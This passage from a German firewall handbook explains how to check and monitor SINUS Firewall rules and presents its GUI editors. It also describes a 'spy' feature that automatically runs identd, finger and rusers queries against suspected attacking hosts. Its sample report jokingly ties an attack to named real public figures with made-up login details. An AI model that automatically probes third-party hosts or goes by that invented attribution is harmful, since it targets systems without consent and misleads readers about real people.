flush_all beendet alle Verbindungen. Diese Option entspricht einem Stop und dem Neustart.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

15.5 Überprüfung der Konfiguration

Um vor der Umstellung einer Firewallkonfiguration eventuelle Fehler im Regelwerk entdecken zu können, ist es sinnvoll, das Konfigurationsfile auf Fehler in der Syntax oder Logikfehler hin zu überprüfen. Hierfür existiert der Befehl:

sfc checkconfig neue_konfiguration.conf

Im Falle eines Fehlers wird die Zeile ausgegeben, in welcher ein Fehler erkannt worden ist. Es werden Syntaxfehler und Logikfehler bei der Zuordnung der notification level erkannt.

Achtung Die Firewall kann keine Unsicherheiten im Regelwerk erkennen, die zu einem eventuellem Sicherheitsproblem eines Hosts hinter der Firewall führen würden. Für das korrekte Aufstellen der Regeln ist stets der Systemadministrator verantwortlich. Um diese zu vermeiden, befindet sich in einem er anschließenden Kapitel eine ausführliche Liste mit Beispielen zu Regeln und Hinweise, wie Fehler zu entdecken sind.

15.6 Anzeige der gültigen Regeln

Kommen wir nun zu dem wichtigsten Abschnitt, der Überwachung der Firewallregeln. Hier zunächst ein Beispiel

sfc show zeigt alle aktiven Regeln und Variablen an:

```
Active rules:
1 (line  27) dynamic, timeout Aug 03 15:15:03
  block, notification level 0
  from 193.194.195.196 mask 255.255.255.255

2 (line  10) static
  block, notification level 7
  protocol RIP
```

Diese Ausgabe mag etwas verwirrend erscheinen. Wer aber täglich die Firewall überwacht, wird es mit hunderten von aktiven statischen und dynamischen Regeln zu tun haben. Hier den Überblick zu bewahren, ist nur möglich, wenn die Schreibweise so kurz und übersichtlich ist, wie möglich.

Nun zu den Erläuterungen: In der ersten Spalte wird die laufenden Nummern der Regeln angezeigt. Genau in dieser Reihenfolge werden die Regeln in der Firewall selber abgearbeitet.

Darauf folgen die entsprechende Zeilennummer in dem Konfigurationsfile und dann der Typ der Regel (dynamic). Ist die Regel eine dynamische Regel, wird zusätzlich noch der timeout Wert angegeben.

Die zweite Zeile zeigt an, was der Filter tun würde, wenn diese Regel zutreffen würde (block, accept, reject...), und gibt auch den entsprechende notification level aus.

Die folgenden Zeilen sind optional. Wenn der Protokolltyp, die Herkunft des Paketes oder das Ziel bestimmt werden konnten, werden diese Informationen angezeigt.

Es werden auch Variablen angezeigt:

```
Variables:
mails = 0
pings = 5, timeout Aug 03 15:13:53
    host 193.194.195.196 = 3, timeout Aug 03 15:13:53
alerts = 3
```

Die Ausgabe zeigt den Namen der Variablen und ihren Wert an. Wenn der Variablen nur vorübergehend

ein Wert zugewiesen wurde, so ist der entsprechende Timeout angezeigt. Wenn die Variable in viele Hosts unterteilt wurde (Instanz), dann werden alle Werte aller Host-IP - Nummern und eventuell deren timeout mit ausgegeben.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

15.7 Counter Intelligence

Einige ergänzende Worte noch zu den Fähigkeiten der "counter intelligence", die die SINUS Firewall-2.0 so besonders auszeichnen.

Einige Kritiker mögen die **spy** Funktion für unethisch halten, wenn ein Host das Ziel eines Angriffs einer Firewall wird. Um diese etwas zu besänftigen, sollten einige Dinge nicht unerwähnt bleiben. Erstens startet die Firewall nur dann Aktivitäten, wenn dies der Systemadministrator auch ausdrücklich so will. Zweitens ermittelt die Firewall nur diejenigen Informationen von einem angreifenden Host, die dort auch abrufbar sind. Insbesondere betrifft dies Universitäten und UNIX Server im allgemeinen, die immer mehr zum Opfer von Hackern werden. Drittens ist es eventuell von Vorteil, wenn der Systemadministrator eines Hosts durch die Firewall automatisch z.B. via e-Mail über Angriffe, die von seinem Host ausgehen informiert werden kann.

Aktionen, die vom **spy** gestartet werden können

DNS lookup und ein Abgleich mit einem reverse lookup, auch double reverse lookup genannt, ist ein unverzichtbares Mittel, festzustellen, ob eine IP-Adresse in einem Netzwerkbereichs des Internet offiziell eingetragen ist, oder nicht. Wenn dieser Vergleich negativ ist, dann wird automatisch eine Warnung generiert. Typisch für eine solche Warnung sind hauptsächlich Konfigurationsprobleme. Nur wenn in Verbindung mit einer solchen Warnung z.B. auch der Einsatz eines Portscanners aufgezeichnet wird, dann erst ist es notwendig, aktiv zu werden.

Im folgenden soll die Firewall selber aktiv herausfinden, von welchem User der Angriff stammen könnte. Viele der Untersuchungen von spy liefern können falsche oder bewußt gefälschte Meldungen liefern. Dies sollte stets berücksichtigt werden, bevor besondere Maßnahmen ergriffen werden. Diese Tatsache sollte man stets im Hinterkopf behalten.

identd ist ein Dienst, der versucht, dem registrierten TCP Paket einen User auf dem Host zuzuordnen, bei anderen Paketen ist dieser Dienst nicht einsetzbar. Wenn alle wie erhofft funktioniert, dann steht im Logfile der Name desjenigen Users auf dem Host, der die Verbindung initiiert hat. Diese Einträge sollte man für spätere Auswertungen aufbewahren. Fehlermeldungen, wie **no such user** oder **connection refused** sind Anzeichen dafür, daß die Funtionen deaktiviert wurden.

finger ist der Versuch, einem fremden UNIX Host die momentan eingeloggten User zu entlocken. Den Rückantworten ist der Username und einige Zusatzinformationen zu entnehmen, die dieser in eine **.plan** Datei seines Homeverzeichnisses geschrieben hat.

rusers ist der Versuch festzustellen, von wo aus sich der User in den Host eingeloggt hat, und wie lange dieser schon aktiv oder unaktiv ist. (idle time)

Ohne besondere Anweisungen an die Firewall werden alle diese Ausgaben in die Datei firewall.spy in dem Verzeichnis des Logfiles abgelegt. Wenn das Schlüsselwort **mail** sich in demselben notification

level, wie das **spy** Schlüsselwort befindet, dann werden zusätzlich die Ergebnisse per e-Mail zugestellt.

Hier ein paar Beispiele für eine Ausgabe in firewall.spy:

```
FIREWALL COUNTER INTELLIGENCE REPORT, Aug 09 12:20:02
Triggered by: (s 13) accept TCP 1.2.3.4:1065->193.194.195.196:telnet
  Host address: 1.2.3.4
  Host name:    oval.office.gov
identd information:
  User ID: mlevinski.

finger information:
  [1.2.3.4]
  Login: mlevinski                Name: Monica Levinski
  Directory: /home/unabom         Shell: /bin/csh
  On since Wed Aug  9 10:27 (EST) on tty1
  No Mail.
  No Plan.

  Login: bclinton                 Name: Bill Clinton
  Directory: /home/bclinton       Shell: /bin/bash
  On since Wed Aug  9  9:32 (EST) on tty2, idle 0:22
  New mail received Wed Aug  9 12:18 1995 (EST)
       Unread since Tue Aug  8 20:03 1995 (EST)
  Plan:
    Hanging around :))

rusers information:
  mlevinski  localhost:tty1   Aug  9 10:27
  bclinton   localhost:tty2   Aug  9  9:32    :22
```

Einige Erläuterungen zu diesem Beispiel:

Entsprechend der Größe der Logeinträge, die nur wenige Informationen des untersuchten Hosts erzeugen, solle man mit dieser Funktion äußerst sparsam umgehen, und dessen Einsatz stets auch zeitmäßig begrenzen, also die Funktion auf nur einmal alle 10 Minuten zulassen. Andernfalls ist mit einem DoS Versuch gegen die Firewall zu rechnen. Das wäre dann zwar kein echtes Problem, es ist aber stets unangenehm, wenn die Festplatte oder der Briefkasten voll läuft und die Firewall dann ihre Arbeit einstellt.

Wohin die Ausgabe geschrieben wird

Jede Ausgabe wird in die firewall.log Datei geschrieben. Wenn zudem noch das Schlüsselwort **syslog** angegeben wurde, wird ein Eintrag in die syslog Datei erfolgen.

Bei Angabe des Schlüsselwortes **report** wird diese Meldung in die Datei firewall.report geschrieben.

Gibt man das Schlüsselwort **mail** an, so werden diese Meldungen zusätzlich noch an einen e-Mail host

gesendet. Das kann in dem Fall sehr nützlich sein, wenn dem Angreifer ein Einbruch in das System gelingen sollte, und dieser die Log Dateien beginnt, zu löschen.

Verwendete Abkürzungen

Wegen den verwendeten Abkürzungen, die allein den Zweck haben, das Logfile nicht zu schnell anwachsen zu lassen, ist es unverzichtbar, daß man sich mit einigen Kürzeln vertraut macht.

Regel Typen:

- **s** statische Regel
- **d** dynamische Regel
- **SPOOF** Beinhaltet die Angabe des Interfaces

Filter Aktionen:

- accept
- block
- reject (mit Angabe des Typs)

Protokolle:

- RIP
- TCP
- UDP
- ICMP

Sofern die Protokolle über Ports kommunizieren, so sind Quell- und Zielhost mit angegeben.

15.8 Installation des JAVA Interface

Die Installation des JAVA Interface ist für unerfahrene etwas kompliziert, da sowohl das JAVA SDK bzw. das RUNTIME Modul auf einer Windows Arbeitsstation installiert, als auch ENSkip in den LINUX Kernel eingebunden werden müssen. Erst wenn beide Komponenten korrekt installiert sind, können die SF und SINUS Firewall komfortabel administriert werden. Eine Alternative ist die Administration über PPTP oder SSH und dem SHELL-Interface. Ohne verschlüsseltes Interface sollte die Firewall nicht betrieben werden. Das Handbuch zur Installation wird Mitte September verfügbar sein. Hier nun eine kurze Vorstellung der Oberfläche.

15.9 Die Benutzeroberfläche der SINUS Firewall

Die Benutzeroberfläche der SINUS Firewall oder auch schon die der SF Firewall besitzen einige Eigenschaften, die einzigartig bei Firewalls sind. Die Bedienung ist auch für Anfänger leicht zu erlernen. Ein mehrere hundert Seiten umfassendes Handbuch für die Bedienung der SINUS Firewall kann ab Mitte September beim Autor bezogen werden. Hier aber nun die Vorstellung der Konfigurationsmenüs:

Der Aktivitätsmonitor

Das wichtigste bei einer Firewall ist die ständige Überwachung aller Verbindungen. Während im Hintergrund die Firewall Log-Dateien auf die Festplatte oder auch evtl. auf einen Log-Server schreibt, ist es beim Auftreten von merkwürdigen Ereignissen wichtig, daß man sofort sehen kann, was im Netzwerk passiert. Bei einer Überwachung eines größeren Netzwerkes mit mehreren Firewalls gleichzeitig (z.B. mehrere Abteilungen), kann sich der Systemadministrator den Status einer jeden einzelnen Firewall am Aktivitätsmonitor anzeigen lassen. Bei einer Kopplung der Firewalls untereinander werden zusätzlich auch noch die Statusinformationen der Verbindungen angezeigt, die über die benachbarten Firewalls laufen. Da die Firewalls untereinander kommunizieren, reicht also ein einziger Blick auf einen Aktivitätsmonitor aus, um einen Überblick über das gesamte Netzwerk zu erhalten. Alle 5 Sekunden werden die Einträge aktualisiert. Bestehende Verbindungen können über dieses Interface abgebrochen werden.




Abbildung:SINUS Firewall Aktivitätsmonitor

Der Topologie Editor

Der Topologie Editor ist einzigartig im Bereich der Firewalls. Hier wird mit Hilfe einer Art CAD-Programm die Topologie Ihrer Netzwerkstruktur im Unternehmen quasi auf den Bildschirm gezeichnet. Die Firewall "lernt" auf diese Art und Weise das Netzwerk kennen, indem Sie einfach nur Zeichnen.

Wer SINUS *Firewall-1* Cluster einsetzt, der kann hiermit auch mehrere Gateways gleichzeitig überwachen. Die Regeln übertragen sich so auch auf die anderen Firewalls. Somit läßt sich die "security policy" leichter umsetzen. Man sieht hier schon die Unterscheidung zwischen Netzwerken mit mehreren Hosts, einzelnen Hosts, den Netzwerken selber, und dem Internet.




Abbildung:SINUS Firewall Topologie Editor

SINUS Host-Editor

Mit dem Host-Editor wird der Firewall mitgeteilt, welche Netzwerknummern und IP-Nummern an welcher Stelle des Netzwerkes auftreten. Die Firewall benötigt diese Informationen, um z.B. Spoofing Angriffe abwehren zu können. Der Host Editor ist natürlich nur in Verbindung mit dem Topologie-Editor sinnvoll. Zuerst werden Hosts definiert, später können diese mit anderen Hosts oder Netzwerken über den Toplologie - Editor in Verbindung gebracht werden.




Abbildung:SINUS Firewall Host Editor

SINUS Notification Level Editor

Die Notification Level beschreiben, was im Falle eines Matches, so werden zutreffende Regeln genannt, zu tun ist. Hier gibt es verschiedene Möglichkeiten: Ignorieren, benachrichtigen, sperren .... Hier hat man alle verschiedenen Level mit Namen im direkten Zugriff.

Abbildung:SINUS Notification Level Editor

SINUS Regel-Editor

Die SINUS Firewall ist programmierbar. Man kann z.B. für die Überwachung von neuen Protokollen bestimmte Regelwerke programmieren, und mit dem Editor einfach dann einfach aktiviert werden können. Hier sieht man die Beschreibung einer Regel. Eine Regel besteht aus der Angabe des Protokolls (Mitte), der Information, was die Firewall damit tun soll (links oben), der Information der Richtung der Pakete (rechts oben), verschiedenen Optionen und zum Schluß der Beschreibung dessen, was in den Logfiles eingetragen werden soll, falls die Regel zutrifft bzw. verletzt wird.




Abbildung:SINUS Regel - Editor

Damit man stets alle Regeln im Überblick hat, zeigt der Regel - Editor alle Regeln noch einmal im Überblick mit allen Details. Durch einfachen Klick auf die Regel können Sie diese dann verändern.




Abbildung:SINUS Regel - Editor

SINUS Satan-Detektor

Die SINUS Firewall besitzt die Möglichkeit, Scanner an Ihrer Scanweise zu erkennen. Wird z.B. ein bestimmtes Muster erkannt, dann wird unverzüglich dem Systemadministrator dieser Vorfall mit Angabe des Scannertyps gemeldet. Danach kann der Systemadministrator mit Hilfe der Informationen, die am Aktivitätsmonitor angezeigt werden, entsprechend entscheiden, ob er Gegenmaßnahmen ergreifen muß. Hier sehen Sie ein kleines Beispiel der leistungsfähigen Programmiersprache der SINUS Firewall.

